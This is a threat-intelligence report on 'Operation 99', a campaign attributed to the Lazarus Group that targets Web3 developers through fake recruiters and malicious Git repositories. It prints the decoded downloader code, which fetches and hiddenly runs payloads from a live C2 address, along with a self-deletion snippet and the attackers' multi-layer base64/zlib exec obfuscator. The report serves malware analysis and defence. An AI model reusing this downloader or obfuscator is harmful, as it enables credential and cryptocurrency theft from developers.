Security Scorecard

REPORT

Operation 99

North Korean State Sponsored Supply Chain Attack on Tech Innovation

Executive Summary

The SecurityScorecard STRIKE team has uncovered an ongoing cyberattack targeting software developers, orchestrated by the Lazarus Group, a North Korean state-sponsored hacking unit. Identified on January 9th and named Operation 99, this campaign builds on tactics seen in past Lazarus operations, such as the 2021 Operation Dream Job, but with a sharper focus on infiltrating development environments.

Unlike the fake job descriptions aimed at defense contractors in Operation Dream Job, Operation 99 targets developers in Web3 and cryptocurrency fields. Attackers pose as recruiters on platforms like LinkedIn, enticing victims with project tests or code reviews. Victims are tricked into cloning malicious Git repositories that connect to a command-and-control (C2) server, initiating a series of data-stealing implants.

Once deployed, these implants extract source code, secrets, cryptocurrency wallet keys, and other sensitive data from development environments. This campaign emphasizes the increasing risk to developers in high-stakes industries, where intellectual property and digital assets are prime targets for the purpose of financial gains.

Key Takeaways

Sophisticated Targeting of Developers

The Lazarus Group is targeting software developers with a specialized focus on those seeking freelance work in Web3 and cryptocurrency sectors. Unlike previous campaigns like *Operation Dream Job*, which targeted job seekers with fake job descriptions, *Operation 99* lures developers with coding projects tied to fake recruitment schemes. Attackers create deceptive LinkedIn profiles and direct victims to clone malicious GitLab repositories. These repositories exploit the trust of victims, compromising their systems and enabling the theft of high-value data.

This tactic demonstrates a deliberate evolution in Lazarus Group's strategy, shifting from broad phishing attempts to targeted attacks on a critical link in the tech supply chain: developers.

Multi-Stage Malware with Modular Design

The attackers use a layered malware delivery system with modular components that adapt to different targets. Downloaders like **Main99** retrieve and execute payloads such as **Payload 99/73**, **brow99/73**, and **MCLIP**, which perform tasks including:

- Keylogging and clipboard monitoring.
- File exfiltration from development environments.
- Browser credential theft.

This modular framework enables the malware to function across multiple platforms, including Windows, macOS, and Linux. By embedding the malware into developer workflows, the attackers aim to compromise not only individual victims but also the projects and systems they contribute to.

Advanced Command and Control (C2) Infrastructure

The campaign uses sophisticated C2 infrastructure hosted at Stark Industries LLC to deploy payloads and maintain control over compromised systems. These servers use heavily obfuscated Python scripts, often compressed with ZLIB, to evade detection. The infrastructure dynamically tailors malware for specific targets, ensuring compatibility with the victim's operating system and environment.

This adaptability demonstrates the Lazarus Group's technical capability to execute precise attacks, making detection and mitigation significantly more challenging.

Focused Theft of Developer and Cryptocurrency Data

The malware specifically targets data from software development environments, including:


- Source code.
- Secrets and configuration files.
- Cryptocurrency-related assets like wallet keys and mnemonics.

By compromising developer accounts, attackers not only exfiltrate intellectual property but also gain access to cryptocurrency wallets, enabling direct financial theft. The targeted theft of private and secret keys could lead to millions in stolen digital assets, furthering the Lazarus Group's financial goals.

The customization of payloads for high-value targets reflects a strategic intent to exploit the intersection of technology and cryptocurrency, aligning with the group's history of using stolen data to fund North Korea's regime.

Campaign


By analyzing netflow data, the STRIKE team has been able to identify impacted victims across the globe, highlighting the extensive reach of this campaign.



Global Impacted Victims

This time, the impersonation involves a fake recruiter falsely claiming to represent COIN Property for a cryptocurrency-related project. However, the supposed recruiter does not exist. As of January 10th, the fraudulent LinkedIn profile has been taken down and is no longer accessible.

This time, the impersonation involves a fake recruiter falsely claiming to represent COIN Property for a cryptocurrency-related project. However, the supposed recruiter does not exist. As of January 10th, the fraudulent LinkedIn profile has been taken down and is no longer accessible.



Sally (Redaza) F. (She/Her)
HR Manager | IT Recruiter | B2B Liaison | Web3 Enthusiast
Calamba, Calabarzon, Philippines · Contact info
500+ connections

COIN Property
Philippine Normal University

About

Dynamic and passionate HR Manager with a specialization in the IT space. With over a decade of experience, I've grown from a Talent Acquisition Specialist to an IT HR Manager, connecting the dots between tech talent and innovative Solutions. Driven by my enthusiasm for the IT industry, I'm skilled in technical recruiting, talent management, and strategic HR solutions for fast-evolving tech environments. A results-oriented leader and a trusted HR partner, I strive to foster a culture where top talent thrives. Born and raised in the Philippines, I bring a unique perspective to global talent acquisition and web3 technology.

Fake Recruiter Profile

We also observed the adversary impersonating the COO at Cowchain sending a follow up email from the email cowchain610@gmail.com.

The repository masquerades as the codebase for a coin voting and promotion system purportedly associated with the company COIN Property. The README file further instructs victims to clone a GitLab repository named "coin promoting Webapp."

This analysis delves deeper into the broader context, uncovering the tactics and implants used to target developers. Building on our investigation of a similar campaign from a few months ago, this research explores the capabilities of these implants, their methods of targeting, and how they extract data from infected victims.


Comparison to October Attack

STRIKE analyzed a campaign that was conducted against Software Developers back in October 2024. This attack is similar to the previous campaign that used C2 servers with component downloads over port 1224. However the previous operation, while it used similar TTPs, we did notice the delivery and obfuscation to be very different.

For example the file downloaded from the BROW end-point (see the analysis later) is different between the October 2024 attack and Jan 2025 attack. We won't compare every function or every component from the previous attack, but highlight some of the differences. Functionally, they accomplish the same thing, however some of their techniques differ. The decoded BROW file for October also does not utilize sType and gType values for campaign and variants.


In the October file the hostname function for the C2 is different and it obfuscates the C2 address, while the latest attack uses that is clear text.

In the October campaign the implant implemented a self destruction mechanism, which is not present in this latest attack.



```
home = os.path.expanduser("~")
host="4yMTQuMTI5MTQ3LjEyNC"
ts = int(time.time()*1000)
hn = socket.gethostname()
if os_type=="Darwin":
    try:
        gu = getpass.getuser()
        hn = f'{hn}+{gu}'
    except:pass

host1 = base64.b64decode(host[10:] + host[:10]).decode()
host2 = f'http://{host1}:1244'
```

October Campaign



```
dir = os.getcwd()
fn = os.path.join(dir, sys.argv[0])
os.remove(fn)
sys.exit(-1)  # Clean exit
```


Implant self destruction

C2 Infrastructure Analysis

When the code from the repository is executed, it establishes a connection to the IP address 5[.]253[.]43[.]122, which is hosted by the provider Stark Industries Solutions Ltd. The domain it resolves to is vm3462807.stark-industries.solutions, indicating that its a VM. This IP address hosts an Apache server configured to deliver various payloads, which appear to be intended as the second-stage execution on the victim's machine.

Based on the scan data from our Internet collections this is a Windows machine running an Apache hence the directory exposure leak observed later in our analysis. The server appeared to contain a directory D:\backend+server\assets\payload\ which is interesting as there may be custom backend server code that is running the operations and enabling interaction with victims.

Furthermore, interacting with the server over port 1224 reveals behavior consistent with serving targeted payloads. Specifically, querying the server results in payloads named in the format pay5346_<numeric>. While no results were returned for the numeric suffix 30, we successfully downloaded pay5346_31 and pay5346_32 as well as many others that had a similar naming convention.




```
5.253.43.122:1224/payload/5346/30

Error: ENOENT: no such file or directory, stat 'D:\backend+server\assets\payload\pay5346_30.py'
```

Payload not found, but reveals some information about the directory

In other directories there were obfuscated scripts following the same pattern main5346_221_<numeric>, that was found with the payload scripts. These directory paths and naming conventions all tie into campaign and version identifiers. So for example 5346 may be a version and 221 is a sub-variant, later we see in the analysis that these values are configured in the scripts. The server doesn't have directory traversal enabled, rather the backend is set up to deliver specific payloads if you know the exact path.

Additionally, we successfully downloaded a script called main5346_224, which contains a heavily obfuscated Base64 string compressed using ZLIB.




```
Error: ENOENT: no such file or directory, stat 'D:\backend+server\assets\client\main5346_221.py'
```

Main script not found, but reveals some information about the directory

The actual python script being returned by the server is an obfuscated script loader, below is just a short example of what this function looks like. The base64 string in this script is reversed (the order of the characters are backwards) in order to obfuscate and make it harder for analysis. The input to this script is the large base64 block which it then reverses it, decodes the base64, de-compresses it using ZLIB and finally executes the resulting output on the target system.

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').
b64decode(__[::-1]));exec((_)(b'==Qd1IcSf8/fffu/adrfcIp3opDuzpv'))
```


To further complicate matters the script is encoded at a depth of 65 layers, each stage decodes an additional compressed reverse order base64 string. The final resulting file is a human readable Python script which is the actual malware. We discovered (as covered later in the analysis) the original function used to obfuscate the payloads and components. We will describe its behavior here and how it works.



```
##### Obfuscator #####

zlb = lambda in_ : zlib.compress(in_)
b64 = lambda in_ : base64.b64encode(in_)

def obfuscate_script(data: str, loop_count: int) -> str:
    # Change the value of the random variable to ensure different obfuscation strings each time

    data = data.replace("RandVar = '?'", f"RandVar = '{random.randint(100000, 10000000)}'")

    # Setup obfuscation

    xx = "b64(zlb(data.encode('utf8')))[::-1]"
    prefix = "_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));"

    # Perform obfuscation

    for i in range(loop_count):
        try:
            data = "exec((_)(%s))" % repr(eval(xx))
        except TypeError as s:
            sys.exit(" TypeError : " + str(s))

    # Build the complete output

    output = ""

    output += "\\n"
    output += prefix
    output += data
    output += "\\n"

    # Return the output

    return output
```


Original Obfuscator function

The string **RandVar = ?** is replaced with a Randomized value.



```
data = data.replace("RandVar = '?'", f"RandVar = '{random.randint(100000, 10000000)}'")
```

The input script data is repeatedly obfuscated using a combination of ZLIB compression, base64 encoding and string reversal.




```
xx = "b64(zlb(data.encode('utf8')))[::-1]"
```

The general steps it takes

- The scripts data is encoded into UTF-8 bytes
- The bytes are compressed with ZLIB
- The compressed bytes are base64 encoded
- The resulting base64 string is string reversed


The obfuscation process is applied multiple times in a loop. Each layer wraps the previous one in an exec statement so the obfuscated script will unwrap itself. At the end it results in a script that can unpack itself, deobfuscate and execute final payload.



```
for i in range(loop_count):
    data = "exec((_)(%s))" % repr(eval(xx))
```

Obfuscation loop

Since the obfuscation method was unknown and this code was also obfuscated, STRIKE developed a script to decode the multiple layers. By analyzing the Python scripts, we can identify aspects of the code that provide insights into the methods and content delivered to the victim.



```
prefix = "_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));"
```

Resulting script

Delivery of Payloads

Once you have decoded the Python scripts there are two variables hardcoded. These variables contain the main version and sub-variant. Our hypothesis is that the malicious git repo contained one of these initial downloaders.

The sType and gType variables in pay99_71.py for example are used as parameters to customize the HTTP GET requests to the C2 server. They form part of the URL path (e.g., /payload/99/71), allowing the attacker to identify the campaign (sType) and specify the target group, payload type, or version (gType). These parameters enable the C2 server to deliver tailored payloads based on the context provided by the script, making the attack more dynamic and adaptable. This mechanism also allows attackers to manage different payloads and campaigns without modifying the script, enhancing the flexibility and scalability of their operations.


Implant Analysis

Main5346

We analyzed the downloaded file **main5346_224.py**, which was heavily obfuscated and compressed to around 65 layers, ultimately yielding a downloader. This framework shares significant similarities with Main99, functioning as a modular downloader. The script appears to exist in multiple versions, differentiated by the sType and gType values, with two distinct variations identified so far: 5346 and 99. It constructs URLS dynamically using the sType and gType values. In this case there are three different components downloaded and executed from the C2 server.


- **Payload:** Endpoint /payload/5346/224
- **Browse:** Endpoint /brow/5346/224
- **Mclip:** Endpoint /mclip/5346/224

Notably, the framework is designed to detect the operating system of the target device (macOS or Windows) and dynamically download the appropriate payload, showcasing its adaptability and platform-specific targeting capabilities.




```python
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "5346"
gType = "224"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "5.253.43.122"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)
```

Opening function from main5346_224.py with Payload downloader



```python
sType = "5346"
gType = "224"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "5.253.43.122"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
```

sType and gType configurations



```python
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

ap = pd + "/mlip"

def download_mclip():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/mclip/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_mclip()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

Downloader function for MCLIP and BROW


Main99

Main99 is a variant of Main5346.

Main99 is a modular downloader malware designed to retrieve and execute additional payloads from a Command and Control (C2) server at 5.253.43.122. Main99 relies entirely on the functionality of the downloaded modules, making it simpler and more lightweight. It specifically retrieves three distinct payloads (payload, brow, and mclip) and executes them, storing files in a hidden directory (~/.n2) for persistence. Main99 acts purely as a downloader, with no direct malicious actions, but its structured approach suggests it is part of a broader and more coordinated malware delivery system.

The script communicates with a remote server at http://5.253.43.122:1224 to fetch and execute payloads based on predefined identifiers. It uses HTTP requests to specific endpoints (/payload, /brow, /mclip) to download malicious files, stores them in a hidden directory, and executes them stealthily on the target system.

